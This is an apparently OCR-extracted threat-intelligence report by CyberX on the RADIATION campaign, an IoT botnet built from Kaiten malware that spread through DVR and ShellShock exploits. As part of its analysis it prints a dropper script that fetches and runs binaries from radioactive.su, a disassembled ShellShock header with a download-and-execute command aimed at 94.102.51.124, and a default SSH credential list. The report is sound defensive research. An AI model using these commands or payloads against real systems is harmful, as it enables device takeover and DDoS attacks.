
CyberX

Securing the Industrial Internet

RADIATION IOT CYBER SECURITY CAMPAIGN



HOW URGENT IS IOT SECURITY?

"The Internet of Things has a total potential economic impact of $3.9 trillion to $11.1 trillion a year by 2025"
McKinsey Global Institute report

"The Internet of Things (IoT) is a key enabling technology for digital businesses... Security and privacy are among the top key concerns"
Gartner

"... Infusion System could be accessed remotely through a hospital's network. This could allow an unauthorized user to control the device and change the dosage the pump delivers"
U.S. FDA Safety Communication, 2015

"**Whatever can go wrong, will go wrong**"
Murphy's Law

Contents

EXECUTIVE SUMMARY

With the rise of the Internet of Things (IoT) many devices are being connected to the internet, in order to enable smarter and more efficient processes and leverage the analysis of big data. At times, this is also referred to as the Industrial Internet or the Industrial Internet of Things (IIoT). In short, it is a revolution in which the physical world is experiencing increased connectivity, with the purpose of creating better manufacturing, transportation, consumption of energy and more. However, this increased connectivity gives rise to major cyber security challenges, entailing many threats. These threats might take on many forms, one of which is described in this document. To be more exact, the document describes the RADIATION campaign. Given the unique characteristics of this campaign, it should not be taken lightly, and can be considered as a milestone in the inevitable rise of cyber security risks posed by the IoT revolution.

The campaign described in this document was dubbed RADIATION by the CyberX research team, and is used to describe the work of malicious actors, from plan to execution, with the sole purpose of generating a network of devices which are fully controlled by them. The devices can be characterized as IoT devices and the purpose of controlling them can be characterized as the creation of a botnet. A botnet is a network of compromised devices, IoT devices in this particular case, which can be utilized to flood a target system. The uniqueness of this campaign can be attributed to the type of devices it targets and the enhancement of an existing family of malware for that purpose. The attackers' readiness to handle a large variety of CPU architectures is out of the ordinary, and marks this as a campaign aimed at IoT devices. All of the aforementioned factors led the CyberX research team to denote this campaign as an IIoT Distributed Denial of Service (DDOS) campaign.

The term RADIATION was chosen due to the name of the first unknown process that was discovered during the research of this campaign. The malware utilized in this campaign is an enhancement of the Kaiten family of malware. The enhancement entails several components related to the 'worm-like' spreading technique, the termination of other bots which already reside on the infected device and the changes made to the infected IoT device. These techniques were utilized in order to enable the malware to operate as efficiently as possible on the infected device, making sure as many resources as possible are allocated to its operation.

The campaign allowed the attackers to gain control of 15,000 devices, all controlled by an IRC server which functions as the Command & Control (C&C) Server. Utilizing the user named *'amnesia'*, one can send commands to all of the infected devices. The CyberX research team

also discovered that this IoT botnet was already utilized to inflict DDOS attacks. One of its victims included SKAT, the Danish Customs and Tax Administration[1].

In conclusion, RADIATION is a DDOS campaign, targeting IoT devices. The attackers have put effort into targeting these devices, modifying an existing malware in the process to meet their needs. This is a real world example of how the rise of the Internet of Things (IoT) is shadowed by the rise of new cyber threats to this rapidly evolving ecosystem. Although this realization is something that many cyber security experts have been expressing, the RADIATION campaign is a clear example of this, shedding light on how IoT environments can be leveraged by attackers for their own malicious intents.

[1] www.skat.dk

BACKGROUND

GENERAL

During May 2016, CyberX was notified by one of the company's customers of an alert that was generated by XSense during its monitoring of the customer's industrial environment. The alert was triggered due to inconsistent utilization of network bandwidth. The initial validation of the incident was done by the CyberX Threat Intelligence team, with the assistance of the customer's Security Operations Center (SOC). Once it was evident the incident was not triggered due to an operator's mistake or misconfiguration of a network element, responsibility for the incident response was transferred to the CyberX research team. With CyberX analysis, it was evident that the cause of this abnormality was the customer's DVR system. It is important to note that the customer is a large manufacturing company where production operations are considered critical, and downtime that disrupts operations is considered a risk with a high level of severity due to the potential losses. With the manufacturer's consent, an incident response process was initiated, according to the customer's incident response plan. This resulted in the successful termination of the threat, before any damage was inflicted to the customer's industrial environment. Furthermore, during this investigation, which exceeded the scope of incident response for the aforementioned customer, the CyberX research team revealed a campaign which was dubbed RADIATION.

WHY THE NAME RADIATION

During forensics an unknown process was discovered on one of the DVR host machines. Its name was radioactive, and it was executed under root privileges. In addition, further investigation led us to a few files in the tmp directory, where a file named O resided. This is a shell script that was used to download all the malware versions from the site radioactive.su, as seen in the image below. This has led the CyberX research to name this campaign RADIATION.


```
fetch http://radioactive.su/sparc
/usr/sfwbin/wget http://radioactive.su/sparc
curl http://radioactive.su/sparc -o /tmp/sparc
wget http://radioactive.su/sparc
wget1 http://radioactive.su/sparc
chmod +x sparc
./sparc &
```

Figure 1: Part of the script file used to download the malware versions from the site radioactive.su

RADIATION'S MAIN CHARACTERISTICS

The RADIATION campaign uses an enhanced version of the Kaiten malware family. Kaiten is an Internet Relay Chat (IRC) controlled malware targeting multiple system architectures, that is typically used to carry out distributed denial-of-service (DDoS) attacks. Kaiten is said to target embedded devices, and is able to operate across a variety of system architectures. The various system architectures for RADIATION appear later in this report in section 'VARIANT DIVERSITY'. RADIATION also targets embedded devices, but has several major modifications in comparison to Kaiten. Examples of these are the incorporation of a CCTV exploit for the purpose of propagation to other devices, and the ability to maximize the network capabilities of the hosting device. Additional modifications are detailed under the'TACTICS, TECHNIQUES & PROCEDURES' section.

RADIATION is also an IRC-controlled form of malware. IRC is an application layer protocol enabling text based communications, and is based on the client/server networking model. The clients are computer programs which communicate with one another utilizing the IRC server. In the context of this document, the client's code is part of the malicious code being executed on the device as part of RADIATION. IRC is designed for group communication called channels. RADIATION's administrator named 'amnesia' can issue commands to every RADIATION infected device. Furthermore, the creators of RADIATION have added restrictions to make sure only commands issued by the user 'amnesia' are actually executed.



TACTICS, TECHNIQUES & PROCEDURES

As mentioned in previous sections, an unknown process was discovered on one of the DVR host machines of the customer, executing under root privileges. As part of the forensic process a search for known vulnerabilities or exploits for this specific model was done. It was found to be vulnerable to an exploit found on **exploit-db.com** with ID 39596[2]. This exploit was published on March 23rd 2016, and enables the attacker to execute any shell command with root privileges.

Further investigation led to the **tmp** directory, where a file named **O** resided. This was a shell script that was used to download all the malware versions from the site radioactive.su, which is running Nginx web server over port 80. After completion of the download, the script executes the files one by one, and the code which matches the specific architecture manages to execute successfully. The list of variants are detailed in the 'VARIANT DIVERSITY' section.

```
~ # ls -l /tmp
total 615
-rwxr-xr-x    1 root     root         68710 Jun 19 20:21 armv4l
-rwxr-xr-x    1 root     root         61583 Jul  8 01:28 armv5l
-rw-r--r--    1 root     root           309 Jun  3  2014 dhcpcd-status.info
-rwxr-xr-x    1 root     root         54381 Jun 19 20:21 i386
-rwxr-xr-x    1 root     root         47839 Jun 19 20:21 m68k
-rwxr-xr-x    1 root     root         76115 Jun 19 20:21 mips
-rwxr-xr-x    1 root     root         76115 Jun 19 20:21 mipsel
-rw-r--r--    1 root     root          2596 Jun 19 20:21 o
-rwxr-xr-x    1 root     root         57165 Jun 19 20:21 powerpc
-rwxr-xr-x    1 root     root         57165 Jun 19 20:21 powerpc-440fp
-rw-r--r--    1 root     root           489 Jan 26  2015 pppoe-status-file
-rw-r--r--    1 root     root           978 Jul  9 11:54 pppoesetupinfo
-rwxr-xr-x    1 root     root         60171 Jun 19 20:21 sparc
-rwxr-xr-x    1 root     root         62073 Jun 19 20:21 x86_64
~ #
```

Figure 2: The 'tmp' folder containing the o file and various malware versions

As mentioned in the RADIATION'S MAIN CHARACTERISTICS section, the RADIATION campaign is based on the **Kaiten** malware family, while incorporating a few major modifications. These modifications relate to the malware's persistency, its slightly modified method of spreading, its ability to terminate other bots already residing on the target device and its ability to maximize the networking capabilities of the target device.

[2] https://www.exploit-db.com/exploits/39596/

PERSISTENCY

The malware attempts to perform three actions related to persistency. First it tries to install itself to /etc/init.d and /etc/cron.daily. Then it tries to write itself to the user .bashrc. These actions are taken as attempts to remain persistent on the target host during reboot.

SPREADING TECHNIQUES

RADIATION has a 'worm-like' spreading technique, mainly utilizing ShellShock and CCTV exploits. It also includes a small list of users and password for SSH brute-forcing, but these seem to not to be utilized anywhere in the code, unlike in Kaiten.

ROUTER SSH BRUTE-FORCE

The file x86_64 contains a small list of users and password, but there is no part in the code which makes use of this list.

```
:000000000060A260 RouterPasswordListSSH dq offset aRootRoot ; "root:root"
:000000000060A268                       dq offset aRootToor     ; "root:toor"
:000000000060A270                       dq offset aRootPassword ; "root:password"
:000000000060A278                       dq offset aAdminPassword ; "admin:password"
:000000000060A280                       dq offset aAdminAdmin   ; "admin:admin"
:000000000060A288                       dq offset aRoot123qwe   ; "root:123qwe"
:000000000060A290                       dq offset aRootRedtube  ; "root:redtube"
:000000000060A298                       dq offset aRootAdmin    ; "root:admin"
:000000000060A2A0                       dq offset aRoot1111     ; "root:1111"
:000000000060A2A8                       dq offset aTestTest     ; "test:test"
:000000000060A2B0                       dq offset aRootFerrari  ; "root:ferrari"
:000000000060A2B8                       dq offset aRoot1q2w3e4r5t ; "root:1q2w3e4r5t"
:000000000060A2C0                       dq offset aRootTest     ; "root:test"
:000000000060A2C8                       dq offset aRoot1234     ; "root:1234"
:000000000060A2D0                       dq offset aRoot1q2w3e   ; "root:1q2w3e"
:000000000060A2D8                       dq offset aRootQwerty   ; "root:qwerty"
:000000000060A2E0                       dq offset aAdminAdmin   ; "admin:admin"
:000000000060A2E8                       dq offset aAdminToor    ; "admin:toor"
:000000000060A2F0                       dq offset aAdmin1234    ; "admin:1234"
:000000000060A2F8                       dq offset aUbntUbnt     ; "ubnt:ubnt"
:000000000060A300                       dq offset aCiscoCisco   ; "cisco:cisco"
:000000000060A308                       dq offset aRoot         ; "root:"
:000000000060A310                       dq offset aAdmin        ; "admin:"
```

Figure 3: File 'x86_64' containing the list of users and passwords

SHELLSHOCK

The malware has the capability to exploit CVE-2014-6271. Using this exploit, the bash command executed by shellshock will download the infect.sh script and store it under /tmp/infect.sh. Then the bash script running from the tmp directory will download and execute all the available malware versions from the site radioactive.su. The important thing here is the malware author's ability to handle a large variety of CPU architectures.

```
:00000000004079F8 aNoticeSScannin db 'NOTICE %s :Scanning for ShellShock.',0Ah,0
:00000000004079F8                                       ; DATA XREF: shellshock+E0↑o
:0000000000407A1D                 align 20h
:0000000000407A20 aCdTmpRmRfTmpIn db 'cd /tmp; rm -rf /tmp/infect.sh;wget http://94.102.51.124/infect.s'
:0000000000407A20                                       ; DATA XREF: shellshock+2BC↑o
:0000000000407A20                 db 'h -O /tmp/infect.sh;wget1 http://94.102.51.124/infect.sh -O /tmp/'
:0000000000407A20                 db 'infect.sh;tftp -g -r infect.sh 94.102.51.124;chmod +x /tmp/infect'
:0000000000407A20                 db '.sh;/tmp/infect.sh; chmod +x infect.sh;./infect.sh',0
:0000000000407B16                 align 8
:0000000000407B18 ; char aGetHttp1_1Host[]
:0000000000407B18 aGetHttp1_1Host db 'GET / HTTP/1.1',0Dh,0Ah
:0000000000407B18                                       ; DATA XREF: shellshock+2C5↑o
:0000000000407B18                 db 'Host: %s',0Dh,0Ah
:0000000000407B18                 db 'User-Agent: () { :; }; /bin/bash -c ',27h,'%s',27h,0Dh,0Ah
:0000000000407B18                 db 'Connection: close',0Dh,0Ah
:0000000000407B18                 db 0Dh,0Ah,0
:0000000000407B72                 align 8
:0000000000407B78 aNoticeSShellsh db 'NOTICE %s :ShellShock scanning on %s:%s finished.',0Ah,0
:0000000000407B78                                       ; DATA XREF: shellshock+368↑o
```

Figure 4: Snippet of the code which perform the ShellShock scanning

CCTV

This spreading capability targets web servers with the string 'Cross Web Server'; this string will usually appear in the Server HTTP header field. In order to locate these servers, it uses the function CCTVSCANNER. Once a target server is located, the exploit EDB-ID:39596 is utilized. It is important to note this exploit affects more than 70 different DVR vendors.

The CCTVSCANNER function performs the scanning in the following manner. It generates random IP addresses by generating 4 random numbers, while avoiding private IP address space. For this randomly generated IP address, it checks whether the string 'Cross Web Server' appears in the Server HTTP header field. Whenever this is the case, it is vulnerable to the CCTV's exploit, and the exploit is sent to the server, as observed in Figure 5 below. The 2 lines of code responsible for sending the exploit are marked by black rectangles.




Figure 5: The snippet of code responsible for sending the CCTV's exploit to the server

TERMINATION OF OTHER BOTS

RADIATION incorporates a capability to terminate other botnets. The list of botnets appears in Figure 6 below. The list includes for example Kaiten, which RADIATION is based on. Another notable botnet is Lizard Squad.

```
:000000000060A380 malware         dq offset a_ddoscc_sys  ; DATA XREF: botkiller+9E↑r
:000000000060A380                                         ; botkiller+AE↑r ...
:000000000060A380                                         ; ".ddoscc.sys"
:000000000060A388                 dq offset aCocks_sh     ; "cocks.sh"
:000000000060A390                 dq offset a_lizardsquad1 ; ".lizardsquad1"
:000000000060A398                 dq offset aLightaidra   ; "lightaidra"
:000000000060A3A0                 dq offset aKaiten       ; "kaiten"
:000000000060A3A8                 dq offset aJackmymipsel ; "jackmymipsel"
:000000000060A3B0                 dq offset aJackmymips   ; "jackmymips"
:000000000060A3B8                 dq offset aJackmysh4    ; "jackmysh4"
:000000000060A3C0                 dq offset aJackmyx86    ; "jackmyx86"
:000000000060A3C8                 dq offset aJackmyarmv6  ; "jackmyarmv6"
:000000000060A3D0                 dq offset aJackmyi686   ; "jackmyi686"
:000000000060A3D8                 dq offset aJackmypowerpc ; "jackmypowerpc"
:000000000060A3E0                 dq offset aJackmyi586   ; "jackmyi586"
:000000000060A3E8                 dq offset aJackmym86k   ; "jackmym86k"
:000000000060A3F0                 dq offset aJackmysparc  ; "jackmysparc"
:000000000060A3F8                 dq offset aTelarmv6     ; "telarmv6"
:000000000060A400                 dq offset aTeli586      ; "teli586"
:000000000060A408                 dq offset aTeli686      ; "teli686"
:000000000060A410                 dq offset aTelmips      ; "telmips"
:000000000060A418                 dq offset aTelmipsel    ; "telmipsel"
:000000000060A420                 dq offset aTelpowerpc   ; "telpowerpc"
:000000000060A428                 dq offset aTelsh4       ; "telsh4"
:000000000060A430                 dq offset aTelx86       ; "telx86"
:000000000060A438                 dq offset aA_0          ; "a"
```

Figure 6: The list of targeted bots

INCREASING NETWORK CAPABILITIES

RADIATION incorporates code for removing restrictions on the host device for the following attributes:

- File descriptors/handles amount
- Local port range
- TCP memory buffer
- TCP send buffer
- TCP receive buffer

Its DDoS capabilities include UDP flood, TCP flood and HTTP flood. The latter includes 48 user agents and 3 different HTTP referrer values.

VARIANT DIVERSITY

The following are the variants for which the author compiled the code:

- armv4l
- armv5l
- i386
- m68k
- MIPS
- MIPSEL
- PowerPC
- PowerPC-440fp
- SPARC
- x86_64

CNC

The Command and Control (CNC) server is a Linux based host operating under the domain radioactive.su. Communication with the server is accomplished using the IRC protocol over port 443. The IRC server is UnrealIRCd-4.0.3.1. The CNC server also hosts the malicious scripts and executables using Nginx/1.6.2 webserver over port 80.

The samples running on x86/x64 devices are usually managed over the IRC channel #server. We assume a dedicated channel was allocated in this case since these devices are stronger and therefore more capable in spreading the malware. All CCTV samples are managed over the channel #r00ter. RADIATION's administrator named 'amnesia' can issue commands to every RADIATION infected device. Furthermore, the creators of RADIATION have added

restrictions to make sure only commands issued by the user 'amnesia' are actually executed. The following is the list of available commands:

- BOTKILLER
- GET
- NICK
- SHELLSHOCK
- CCTVSCANNER
- CCTVPROCS
- SERVER
- KILL
- PRIVMSG

The domain radioactive.su was registered using the email address rockhostltd@gmail.com. Further search reveals that additional domains have been registered using this email address. These domains are not linked directly to the RADIATION campaign. Past information on Virus-Total indicates that these domains have been used for phishing purposes. These domains appear below.

- fileupd.su
- temno.su
- enterthedragon.su
- fmilocatorsupport.su
- jietaphigeedeekoolai.su
- crag.su
- findmyphonesupport.su
- postbank.su
- ebav.su

TARGETS & VICTIMS

During our research we have noticed that several domains were attacked by the RADIATION botnet. One of its victims is www.skat.dk, the Danish Customs and Tax Administration. We could not find any relation between these domains, so we cannot conclude there is any intention to target a specific organization or group. Without additional indicators, it can be said that the RADIATION IoT campaign might be related to cyber-crime. In other words, RADIATION's DDoS capabilities might be sold to 3rd parties.

As mentioned, the campaign allowed the attackers to gain control of 15,000 various devices. The geographical distribution of these devices appear in the pie chart below. The countries mentioned have the highest rates of infection. Globally, the various devices are distributed over 70 different countries.




Figure 7: RADIATION geographical distribution

ABOUT CyberX

